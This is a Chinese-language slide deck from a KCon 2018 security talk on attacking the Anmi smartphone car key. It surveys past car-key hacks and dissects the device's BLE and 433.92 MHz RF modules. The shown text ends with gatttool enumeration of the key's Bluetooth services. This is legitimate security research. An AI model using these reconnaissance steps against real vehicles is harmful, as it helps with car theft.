2018

侠盗猎车——数字钥匙Hacking

演讲人：@Kevin2600　@MonkeyKing

#Whoami

@Kevin2600

银基安全研究员

专注无线电和嵌入式系统安全

会棍: KCON; XCON; 阿里先知; BESIDES; OZSECON; DEFCON26

KCon

目录
CONTENTS

01

PART 01

汽车钥匙简史 101

02

PART 02

安米钥匙架构 & 功能

03

PART 03

安米钥匙攻击点分析
RF 干扰攻击
钥匙共享分析
蓝牙加密破解

KCon

PART
01

汽车钥匙简史

汽车钥匙 101

- 机械钥匙 (仍在使用)
- 远程控制 (红外线; 固定码; 滚动码)
- RFID (无线射频车辆身份编码识别)
- 数字钥匙 (手机即为钥匙未来趋势)

新趋势？

How the Tesla Model 3 Works without a Key or a Fob

SEPTEMBER 13, 2017 AT 2:18 PM BY JORDAN GOLSON

There's an App For That: Volvo to Begin Selling Cars Without Physical Keys in 2017

FEBRUARY 15, 2016 AT 10:09 AM BY ALEXANDER STOKLOSA

SHARE TWEET

KCon

经典案例


- RKE KeeLoq algorithm cracked (2008)
- Passive Keyless entry Keyfob Relay attack (2012)
- Gone in 60 seconds -- Hijacking with Hitag2 (2012)
- Samy's Rolljam -- Drive it like you hacked it (2015)
- BMW ConnectedDrive -- Telematics hacked (2015)
- Mitsubishi Outlander WIFI Hacked -- PenTestPartners (2016)
- 14 vulnerabilities found in BMW connected cars -- KeenLab (2018)

新趋势 新HACK — 2015

. Dieter Spaar discovered BMW ConnectedDrive that allowed him to remotely open the vehicle's lock

. Simulated a mobile network in a test environment with OpenBSC

. After triggered by a decrypted SMS message. The vehicle sent a simple HTTP GET request to the server, in order to retrieve unlock command



http://tiny.cc/bmwconnectedrive

KCon

新趋势 新HACK — 2016

. Mitsubishi Outlander PHEV Top Selling hybrid SUV. Control of the car by WiFi access point

. Unique SSID (REMOTEnnaaaa) Easy to locate on wigle.net. The Wi-Fi PSK is too short to crack

.Controlling protocols are reverse engineered. Turn on/off Air-condition; Heating; Lights and Alarm !!!

http://tiny.cc/pentestpartners-Outlander

KCon

PART
02

安米钥匙架构 & 功能

数字钥匙 —— 安米

安米智能钥匙 小米战略投资

爱车升级，秒变顶配

手机车钥匙 / 无钥匙进入 / 无钥匙启动 / 远程分发钥匙

不拆车不破线 / 安全可靠

KCon

功能

- Keyless Entrance System
- Keyless Engine Start/Stop
- Bluetooth Low Energy 4
- Auto Lock/Unlock Function
- Mobile as Key (Android; Iphone)
- Remote Keys Sharing (20 Users)

安米部件

KCon

安米配对

Download APP from Anmi-key

Key Duplicating

Anmi-Key assemble


Activate the Anmi-Key


Unlock the car with Anmi-APP


Registering Anmi-Key to the Car

KCon

支持车型



中国联通 21:06 67%
选择车型
M
马自达
Q
起亚
奇瑞
R
日产
S
斯柯达
X
雪铁龙
雪佛兰
现代
B C D F G H J K M Q R S X


中国联通 21:06 67%
选择车型
D
F
丰田
福特
G
广汽传祺
H
哈弗
J
江淮
K
凯迪拉克
M
马自达
B C D F G H J K M Q R S X



中国联通 21:06 67%
选择车型
B
标致
别克
本田
比亚迪
宝骏
C
长安
D
大众
F
丰田
B C D F G H J K M Q R S X

KCon

安米内部1




安米内部2





安米内部3

- BTLE-Module(CC2640) to communicate with mobile APP through 2.4ghz
- RF-Module(NXP-61X0915) Emits unlock/lock cmd to the vehicle. RF-module vary from different car models
- BTLE-Module (SYD8801) sensor. 2.4GHz BTLE SOC 32-bit ARM Cortex-M0. Functionality unknown ?



神秘的传感器




22:49
Back
Services
Disconnect
Device: AM Smart Key Sensor
Status: Connected
Device Information
UUID 0x180A
PRIMARY SERVICE
Unknown Service
UUID F8C00001-159F-11E6-92F5-0002A5D5C51B
PRIMARY SERVICE
Unknown Service
UUID FFD0
PRIMARY SERVICE
Battery Service
UUID 0x180F
PRIMARY SERVICE
Wireless by Nordic
Scanner
Advertiser
General

KCon

神秘的传感器

2.3 Pin Assignment and Signal Description





Figure 2. Pin Configuration



KCon

无线模块


Oscillator: 13.560Mhz

Math:


13.560MHz / 8000 = 1695hz

13.560MHz * 32 = 433.92Mhz

SDR-HackRF




SDR-GQRX



KCon

蓝牙模块


00:32
Back
Peripheral
Clone
MCB09122D696EE
UUID: F0F44833-7483-42E9-943D-D98A1867763B
Connected
ADVERTISEMENT DATA
Hide
Yes
Device Is Connectable
MCB09122D696EE
Local Name
A000, FFC0
Service UUIDs
Battery Service
Battery Level
100%
Info
PunchThrough
Log
00:49
Back
Peripheral
Clone
UUID: A000
MC Smart Kes.
Properties: Read Write
UUID: A0A0
UUID: A001
MC Smart Key.
Properties: Read Write
UUID: A0B1
UUID: F000FFC0-0451-4000-B000-000000000000
Img Identify
Properties: Write Notify
UUID: F000FFC1-0451-4000-B000-000000000000
Img Block
Properties: Write Notify
UUID: F000FFC2-0451-4000-B000-000000000000
Info
PunchThrough
Log
00:52
Back
Services
Disconnect
Device: MCB09122D696EE
Status: Connected
Battery Service
UUID 0x180F
PRIMARY SERVICE
Unknown Service
UUID A000
PRIMARY SERVICE
Unknown Service
UUID A001
PRIMARY SERVICE
Unknown Service
UUID F000FFC0-0451-4000-B000-000000000000
PRIMARY SERVICE
Wireless by Nordic
Log
00:52
Services Characteristics
Device: MCB09122D696EE
Status: Connected
Unknown Characteristic
UUID F000FFC1-0451-4000-B000-000000000000
Properties Write WriteWithoutResponse Notify
Value N/A
Descriptor true
Unknown Characteristic
UUID F000FFC2-0451-4000-B000-000000000000
Properties Write WriteWithoutResponse Notify
Value N/A
Descriptor true
Unknown Characteristic
UUID F000FFC3-0451-4000-B000-000000000000
Properties Write WriteWithoutResponse
Value N/A
Descriptor true
Wireless by Nordic
Log


KCon

蓝牙模块

```
root@kali:~# gatttool -b b0:91:22:D6:96:EE -I
[b0:91:22:D6:96:EE][LE]> connect
Attempting to connect to b0:91:22:D6:96:EE
Connection successful
[b0:91:22:D6:96:EE][LE]> primary
attr handle: 0x0001, end grp handle: 0x0007 uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle: 0x0008, end grp handle: 0x0008 uuid: 00001801-0000-1000-8000-00805f9b34fb
attr handle: 0x0009, end grp handle: 0x000e uuid: 0000180f-0000-1000-8000-00805f9b34fb
attr handle: 0x000f, end grp handle: 0x0012 uuid: 0000a000-0000-1000-8000-00805f9b34fb
attr handle: 0x0013, end grp handle: 0x0016 uuid: 0000a001-0000-1000-8000-00805f9b34fb
attr handle: 0x0017, end grp handle: 0xffff uuid: f000ffc0-0451-4000-b000-000000000000
[b0:91:22:D6:96:EE][LE]> characteristics
handle: 0x0002, char properties: 0x02, char value handle: 0x0003, uuid: 00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0004, char properties: 0x02, char value handle: 0x0005, uuid: 00002a01-0000-1000-8000-00805f9b34fb
handle: 0x0006, char properties: 0x02, char value handle: 0x0007, uuid: 00002a04-0000-1000-8000-00805f9b34fb
handle: 0x000a, char properties: 0x12, char value handle: 0x000b, uuid: 00002a19-0000-1000-8000-00805f9b34fb
